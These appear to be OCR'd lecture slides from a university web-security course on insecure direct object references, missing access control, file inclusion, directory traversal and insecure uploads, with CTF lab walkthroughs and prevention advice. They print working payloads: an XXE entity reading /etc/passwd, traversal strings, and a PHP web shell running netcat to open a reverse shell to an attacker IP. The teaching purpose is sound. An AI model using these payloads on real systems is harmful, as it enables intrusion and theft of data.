A4: Insecure Direct Object References

A4 – Insecure Direct Object References


- General problem: Unrestricted Access
  - A4: Data not properly protected
  - A7: Functions not properly protected
- Examples
  - Presentation-layer access control (Security by Obscurity)
    - Hide ‘unauthorized’ objects from users and assume they won’t access them (`wfuzz` lab)
    - Hiding object references in hidden fields and assuming user won’t look
    - Does not work
  - Must enforce these restrictions on the server side

Example: Coarse-grained authorization

- Must enforce access controls over *all* URLs
- Deny improper file accesses to unauthorized users
- Example
  - Protecting only the initial login landing page, but not subpages
    - Allows logged out users to access content via subpage URL
  - Not protecting access between users
    - Allowing user with userid=1 and profile http://vulnerable/authorization/example1/infos/1
    - to access another user's profile http://vulnerable/authorization/example1/infos/3

Example

https://onlineeast1.bankofamerica.com/acct.jsp?id=6065



- **Attacker notices acct parameter is 6065**

  `?acct=6065`

- **Modifies it to a nearby number**

  `?acct=6066`

- **Attacker views the victim's account information**

Example: File include

- Filename inclusion containing input the adversary controls
  - Can be used to read arbitrary files
  - Can be used to include arbitrary code
- Local File Include (LFI)
  - Force page to include a local server file
  - Vulnerable PHP code `(include($_GET["file"]))`
  - Allowing uploaded XML to include files

```
<!DOCTYPE mydoc [<!ENTITY x SYSTEM
  "file:///etc/passwd">]><test>&x;</test>
```

- Remote File Include (RFI)
  - Similar to above, but force page to include content from an external site
  - In XML above, can also use '`ftp://`' and '`https://`'
  - In PHP, can use include above to inject external URL unless functionality is disabled in `php.ini` (`allow_url_include`)
  - Intentional behavior with JavaScript (`<script src=`http://code.jquery.com/jquery-1.11.3.min.js`>`)
    - Must use other controls to limit behavior (more later on Content-Security-Policy)

Example: Directory traversal

- Inferring names of critical files, then accessing them using directory commands
- Example of vulnerable application
  - If you have an image path: `/images/photo.jpg`

    `/images/./photo.jpg` gets the same file

    `/images/../photo.jpg` gets an error

    `/images/../images/photo.jpg` gets the same file
- Retrieving sensitive files
  - `images/../../../../../../../../../../../../../etc/passwd`

    If you put too many ../, it will work anyway

Example: Directory Traversal

- Code example

```
$file = "/var/files/example_" . $_GET['id'] . ".txt";
```

  - Takes in field from URL (e.g. `php?id=<file>`) and retrieves file in filesystem
  - Can be subverted to access files directly

A7: Missing Function Level Access Control

A7 – Missing Function Level Access Control

- Access to functions not properly protected
- Similar to A4, but with functions
  - Now merged with A4 in 2017 OWASP Top 10
  - Presentation-layer access control (Security through obscurity)
    - Hide protected functions by omitting it from web pages
    - Displaying only authorized links and menu choices assuming user will not access those not displayed
    - Attacker forges direct access to ‘unauthorized’ functions
  - Failing to protect behavior of functions
    - Failing to validate file types of uploads
    - Failing to limit size of uploads
- Must enforce these restrictions on the server side

Example: Abusing REST APIs


- Not protecting access between users
  - Allows any user access to profile

http://vulnerable/authorization/user1/profile/view

  - Should only be accessible to user1. Is it?

http://vulnerable/authorization/user1/profile/delete

Example



- Attacker with account name user notices the URL indicates his role /user/getAccounts
- Modifies it to another role /admin/getAccounts, or /manager/getAccounts
- Attacker views accounts of others

Example: Insecure File Upload

- Improperly restricted file upload
  - Upload huge files to cause denial of service
  - Upload malicious `.exe` into web tree.
  - Upload `.html` file containing XSS attack
- Must ensure uploaded content is not dangerous
  - Check for improper file types, file names/paths, file content
  - Disallow executable files and improper filenames
- Example
  - PHP site doesn't prevent uploads ending with ".php"
  - Upload rogue PHP file

```
<?php system('echo hello world'); ?>
```

  - Or worse…PHP web shell
    - Library of shells at https://github.com/JohnTroony/php-webshells
    - Example
      - On victim (assuming netcat-traditional)

```
<?php system('nc -e /bin/sh 131.252.220.66 8001'); ?>
```

      - Attacker at 131.252.220.66

```
<?php system('nc -l 8001'); ?>
```

A4/A7 – Prevention

Eliminate direct reference

- Replace them with temporary mapping value (e.g. 1, 2, 3)
- OWASP's ESAPI provides support for numeric & random mappings
  - IntegerAccessReferenceMap & RandomAccessReferenceMap

http://app?file=Report123.xls
http://app?file=1

http://app?id=9182374
http://app?id=7d3J93

Report123.xls

Acct:9182374

Validate all object references

- Deny access to all unauthenticated users
- Enforce any user or role based permissions for authenticated users
  - Verify requested mode of access is allowed (read, write, delete) to target object
- Blacklist access to unauthorized page types (e.g., config files, log files, source files, etc.)
- Verify that each URL (plus parameters) referencing a function is protected by an external filter or internal check in code

Verify file uploads

- Perform all checks on server (client checks easily bypassed)
- Filename verification
  - Restrict special files ("crossdomain.xml" or "clientaccesspolicy.xml“)
  - White-list file upload locations or use file rewriting libraries
  - White-list or blacklist certain extensions
- Size limits
  - Directly on upload
  - On decompressed size of file (zip bomb)
- Ensure the detected content type is safe
  - Ensure file extension matches acceptable types
  - Ensure file extension matches Content-type in HTTP header
  - Verify the server configuration disallows requests to unauthorized file types
    - Automated tools such as OWASP’s ZAP can help

Verify file uploads

- Validate server-side file type checks work
  - Server-side “magic value” checks
    - Linux command “file” based on magic value: a header specific byte value that is used to identify specific file types.
    - example: `\xFF\xD8\xFF\xE0` (JPEG file type)
  - Issue: Can bypass check by adding magic value to any script you upload
    - (e.g. `\xFF\xD8\xFF\xE0 <?php system(…)?>`)
  - But, can bypass using insecure file formats
    - Julia Wolf, “OMG WTF PDF”, 2011 Chaos Computer Congress, https://www.youtube.com/watch?v=54XYqsf4JEY
    - When is a file a zip file that is also a pdf file that can execute JavaScript?
    - When is a file a gif file that is also a pdf file that can execute JavaScript?
    - When is a file a png file that is also a pdf file that can execute JavaScript?
    - When is a file a exe file that is also a pdf file that can execute JavaScript?
    - When is a file a html file that is also a pdf file that can execute JavaScript?

Homework

- Labs and homework listed in hand-out
- Homework site at http://cs410.oregonctf.org
  - Username is your OdinID if > 4 characters, otherwise it is your OdinID twice in a row
  - Password is cs410510 (you will change this on first login)
    - Site does not use https so do not use a password you care about
  - Modules opened up as course goes on
  - Cheats enabled
    - Try to avoid using them for a while

cs410.oregonctf.org walkthrough

- Failure to Restrict URL Access Lesson
  - Demo:
    - View the source
    - Find the hidden URL and its relative position from the web site's root

cs410.oregonctf.org walkthrough


- Insecure Direct Object Reference Lesson
  - Demo:
    - Inspect the submission button
    - See the action performed on form submission
    - Decode AJAX call
  - Program to solve the lesson

```
import requests
loginpayload={"login":"wuchang","pwd":"cs410510"}
session=requests.Session()
loginurl='http://cs410.oregonctf.org/login'
resp=session.post(loginurl,data=loginpayload)

url='http://cs410.oregonctf.org/lessons/fdb94122d0f032821019c7
edf09dc62ea21e25ca619ed9107bcc50e4a8dbc100'

resp=session.post(url,data={"username":"admin"})
print(resp.text)
```

cs410.oregonctf.org walkthrough

- Insecure Direct Object #1
  - Demo:
    - Developer Tools usage
      - View form source
      - See use of leForm and its AJAX call


```
▼<script> == $0
            $("#leForm").submit(function(){
                $("#submitButton").hide("fast");
                $("#loadingSign").show("slow");
                var optionValue = $("#userId").val();
                $("#resultsDiv").hide("slow", function(){
                    var ajaxCall = $.ajax({
                        type: "POST",
                        url:
"o9a450a64cc2a196f55878e2bd9a27a72daea0f17017253f87e7ebd98c71c98c",
                        data: {
                            userId: optionValue
                        },
                        async: false
                    });
                    if(ajaxCall.status == 200)
                    {
                        $("#resultsDiv").html(ajaxCall.responseText);
                    }
                    else
                    {
                        $("#resultsDiv").html("<p> An Error Occurred: " + ajaxCall.status +
" " + ajaxCall.statusText + "</p>");
                    }
                    $("#resultsDiv").show("slow", function(){
                        $("#loadingSign").hide("fast", function(){
                            $("#submitButton").show("slow");
                        });
                    });
                });
            });

</script>
```




```
js/clipboard.min.js"></script>
<script type="text/javascript" src="../js/clipboard-
js/tooltips.js"></script>
<script type="text/javascript" src="../js/clipboard-
js/clipboard-events.js"></script>
▼<div id="contentDiv">
  <h2 class="title">Insecure Direct Object References
  Challenge One</h2>
 ▶<p>…</p>
 ▼<center>
  ▼<form id="leForm" action="javascript:;">
   ▼<select id="userId" style="width: 300px;"
   multiple>
      <option value="1">Paul Bourke</option>
      <option value="3">Will Bailey</option>
      <option value="5">Orla Cleary</option>
      <option value="7">Ronan Fitzpatrick</option>
      <option value="9">Pat McKenana</option>
    </select>
```

cs410.oregonctf.org walkthrough

- Examine AJAX request when profile requested
- Click on request to see POST data sent in order to see format of form options as they are transmitted “userId[]”:”1” or lists of userIDs




cs410.oregonctf.org walkthrough

- Solve via console
  - Can now cut and paste AJAX call into console, filling in the appropriate POST data

```
> var ajaxCall = $.ajax({
                        type: "POST",
                        url: "o9a450a64cc2a196f55878e2bd9a27a72daea0f17017253f87e7ebd98c71c98c",
                        data: {
                            "userId[]": "11"
                        },
                        async: false
                    });
< undefined
> ajaxCall.responseText
< "<h2 class='title'>Hidden User's Message</h2><p>Result Key is
  <a>dd6301b38b5ad9c54b85d07c087aebec89df8b8c769d4da084a55663e6186742</a></p>"
>
```

cs410.oregonctf.org walkthrough

- Or via Postman



cs410.oregonctf.org walkthrough

- Or via Python requests

```
import requests,LoginPayload,base64
session=requests.Session()
loginurl='http://cs410.oregonctf.org/login'
loginpayload=LoginPayload.loginpayload
resp=session.post(loginurl,data=loginpayload)

url='http://cs410.oregonctf.org/challenges/o9a450a64cc2a19
6f55878e2bd9a27a72daea0f17017253f87e7ebd98c71c98c'

resp=session.post(url,data={'userId[]':'11'})
print(resp.text)
```

Labs

- Labs
  - Web for Pentester (WFP1 and WFP2) exercises
  - Locally on linuxlab machines at `/u/wuchang/cs410`
  - Install video on course web page

Questions

- https://sayat.me/wu4f